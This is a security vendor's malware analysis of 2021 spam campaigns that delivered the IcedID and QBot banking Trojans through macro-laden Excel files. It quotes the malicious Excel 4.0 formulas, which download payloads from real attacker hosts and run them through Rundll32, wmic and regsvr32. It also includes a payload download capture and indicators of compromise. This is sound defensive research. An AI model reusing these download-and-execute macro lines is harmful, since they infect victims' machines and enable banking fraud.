Malicious spam campaigns delivering banking Trojans

securelist.com/malicious-spam-campaigns-delivering-banking-trojans/102917

Authors

Anton Kuzmenko

In mid-March 2021, we observed two new spam campaigns. The messages in both cases were written in English and contained ZIP attachments or links to ZIP files. Further research revealed that both campaigns ultimately aimed to distribute banking Trojans. The payload in most cases was IcedID (Trojan-Banker.Win32.IcedID), but we have also seen a few QBot (Backdoor.Win32.Qbot, also known as QakBot) samples. During campaign spikes we observed increased activity of these Trojans: more than a hundred detections a day.

IcedID is a banking Trojan capable of web injects, VM detection and other malicious actions. It consists of two parts – the downloader and the main body that performs all the malicious activity. The main body is hidden in a PNG image, which is downloaded and decrypted by the downloader.

QBot is also a banking Trojan. It’s a single executable with an embedded DLL (main body) capable of downloading and running additional modules that perform malicious activity: web injects, email collection, password grabbing, etc.

Neither of these malware families are new – we’ve seen them being distributed before via spam campaigns and different downloaders, like the recently taken-down Emotet. However, in the recent campaign we observed several changes to the IcedID Trojan.

Technical details

Initial infection


DotDat

The first campaign we called ‘DotDat’. It distributed ZIP attachments that claimed to be some sort of cancelled operation or compensation claims with the names in the following format [document type (optional)]-[some digits]-[date in MMDDYYYY format]. We assume the dates correspond with the campaign spikes. The ZIP archives contained a malicious MS Excel file with the same name.

The Excel file downloads a malicious payload via a macro (see details below) from a URL with the following format [host]/[digits].[digits].dat and executes it. The URL is generated during execution using the Excel function *NOW()*. The payload is either the IcedID downloader (Trojan.Win32.Ligooc) or QBot packed with a polymorph packer.

Excel macro details (3e12880c20c41085ea5e249f8eb85ded)


The Excel file contains obfuscated Excel 4.0 macro formulas to download and execute the payload (IcedID or QBot). The macro generates a payload URL and calls the WinAPI function *URLDownloadToFile* to download the payload.



```
GET /44270.7523707176.dat HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Host: 188.127.254.114
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 15 Mar 2021 17:03:25 GMT
Content-Type: application/octet-stream
Content-Length: 44544
Connection: keep-alive
X-Powered-By: PHP/5.4.16
Accept-Ranges: bytes
Expires: 0
Cache-Control: no-cache, no-store, must-revalidate
Content-Disposition: attachment; filename="44270.7523707176.dat"

MZ......................@............................................          .!..L.!This program cannot be run in DOS mode.

$..........}................/................/......../......../....Rich....................PE..d....OO`..........." ...
............|..........................................................`..........................................@2..`....
2..P...................................p0.......................................................0..`.............................text................................
..`.rdata.......
0......................@..@.data...X....@.......................@....pdata.............................@..@.......................................................
.............................................................................................................................................................
.............................................................................................................................................................
......................H.\$ UVWAVAWH..$....H.. .....P...D..H.
```

Macro downloads IcedID downloader

After a successful download, the payload is launched using the EXEC function and Windows Rundll32 executable.



```
Cell:   [3e12880c20c41085ea5e249f8eb85ded.xls]sheet2!X213
Formula:
=FALSE=EXEC("Rundll32 ..\SOT.GOT,DllRegisterServer")=COUNTBLANK(V217)=
COUNTBLANK(V217)=COUNTBLANK(V217)=COUNTBLANK(V217)=
COUNTBLANK(V217)=COUNTBLANK(V217)=COUNTBLANK(V217)=
COUNTBLANK(V217)=COUNTBLANK(V217)=COUNTBLANK(V217)=
```


Macro starts payload

Summer.gif

The spam emails of the second campaign contained links to hacked websites with malicious archives named “documents.zip”, “document-XX.zip”, “doc-XX.zip” where XX stands for two random digits. Like in the first campaign, the archives contained an Excel file with a macro that downloaded the IcedID downloader. According to our data, this spam campaign peaked on 17/03/2021. By April, the malicious activity had faded away.

Excel macro details (c11bad6137c9205d8656714d362cc8e4)

Like in the other case, Excel 4.0 macro formulas and the *URLDownloadToFile* function are used in this campaign. The main difference in the download component is that the URL is stored in a cell inside the malicious file.




```
Cell:   [c11bad6137c9205d8656714d362cc8e4.xlsm]    d              +h !W1
Formula:
=CALL("URLMon","URLDownloadToFileA",$AE$26,0,$A$98,"C:
\Users\Public\active.ocmx",0,0)
```

```
A98    http://uqtgo16datx03ejjz.xyz/summer.gif
```

Payload download

Though the URL seems to refer to a file named “summer.gif”, the payload is an executable, not a GIF image. To execute the payload, the macro uses WMI and regsvr32 tools.



```
Cell:  [c11bad6137c9205d8656714d362cc8e4.xlsm]    d                +h !AB2
Formula:
=EXEC("wmic.exe process call create 'regsvr32 -s C:\Users\Public\active.ocmx'")
```


Macro starts payload

IcedID

As we mention above, IcedID consists of two parts – downloader and main body. The downloader sends some user information (username, MAC address, Windows version, etc.) to the C&C and receives the main body. In the past, the main body was distributed as a shellcode hidden in a PNG image. The downloader gets the image, decrypts the main body in the memory and executes it. The main body maps itself into the memory and starts to perform its malicious actions such as web injects, data exfiltration to the C&C, download and execution of additional payloads, exfiltration of system information and more.


IcedID new downloader

Besides the increase in infection attempts, the IcedID authors also changed the downloader a bit. In previous versions it was compiled as an x86 executable and the malware configuration after decryption contained fake C&C addresses. We assume this was done to complicate analysis of the samples. In the new version, the threat actors moved from x86 to an x86-64 version and removed the fake C&Cs from the configuration.



```
00 00 00 00 06 85 2F C7 13 CE 68 65 6C 70 2E 74   ....../...help.t
77 69 74 74 65 72 2E 63 6F 6D 00 18 F8 73 75 70   witter.com...sup
70 6F 72 74 2E 6D 69 63 72 6F 73 6F 66 74 2E 63   port.microsoft.c
6F 6D 00 10 A7 77 77 77 2E 69 6E 74 65 6C 2E 63   om...www.intel.c
6F 6D 00 10 00 6B 61 72 61 6E 74 69 6E 6F 2E 78   om...karantino.x
79 7A 00 15 64 73 75 70 70 6F 72 74 2E 6F 72 61   yz..dsupport.ora
63 6C 65 2E 63 6F 6D 00 14 D0 73 75 70 70 6F 72   cle.com...suppor
74 2E 61 70 70 6C 65 2E 63 6F 6D 00 00 00 00 00   t.apple.com.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Configuration of the old version of IcedID downloader



```
   0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
: 00 00 00 00 00 00 00 80 B9 8E A7 61 70 6F 78 69   ...........apoxi
: 6F 6C 61 7A 69 6F 35 35 2E 73 70 61 63 65 00 AB   olazio55.space..
: C1 59 DB 78 8E EE 41 00 00 00 00 00 00 00 00 00   .Y.x..A.........
```

New version configuration

We also observed a minor change in the malware's main body. While it's still distributed as a PNG image, and the decryption and C&C communication methods remain the same, the authors decided not to use shellcode. Instead, IcedID's main body is distributed as a standard PE file with some loader-related data in the beginning.

Geography of IcedID attacks

Geography of IcedID downloader detections, March 2021 (download)

In March 2021, the greatest number of users attacked by Ligooc (IcedID downloader) were observed in China (15.88%), India (11.59%), Italy (10.73%), the United States (10.73%) and Germany (8.58%).

Qbot

Unlike IcedID, QBot is a single executable with an embedded DLL (main body) stored into the resource PE section. In order to perform traffic interception, steal passwords, perform web injects and take remote control of the infected system, it downloads additional modules: web inject module, hVNC (remote control module), email collector, password grabber and others. All the details on Qbot, as well as IoCs, MITRE ATT&CK framework data, YARA rules and hashes relating to this threat are available to users of our Financial Threat Intelligence services.

Geography of Qbot attacks

Geography of QBot attacks, March 2021 (download)

In March 2021, QBot was also most active in China (10.78%), India (10.78%) and the United States (4.66%), but we also observed it in Russia (7.60%) and France (7.60%).

Indicators of compromise

File Hashes (MD5)
Excel with macros

042b349265bbac709ff2cbddb725033b
054532b8b2b5c727ed8f74aabc9acc73
1237e85fe00fcc1d14df0fb5cf323d6b
3e12880c20c41085ea5e249f8eb85ded

Documents.zip

c11bad6137c9205d8656714d362cc8e4

Trojan.Win32.Ligooc

997340ab32077836c7a055f52ab148de

Trojan-Banker.Win32.QBot

57f347e5f703398219e9edf2f31319f6

Domains/IPs

Apoxiolazio55[.]space
Karantino[.]xyz
uqtgo16datx03ejjz[.]xyz
188.127.254[.]114

- Macros
- Malicious spam
- Malware Descriptions
- Malware Technologies
- Microsoft Excel
- Trojan
- Trojan Banker

Authors

Anton Kuzmenko

Malicious spam campaigns delivering banking Trojans

Your email address will not be published. Required fields are marked *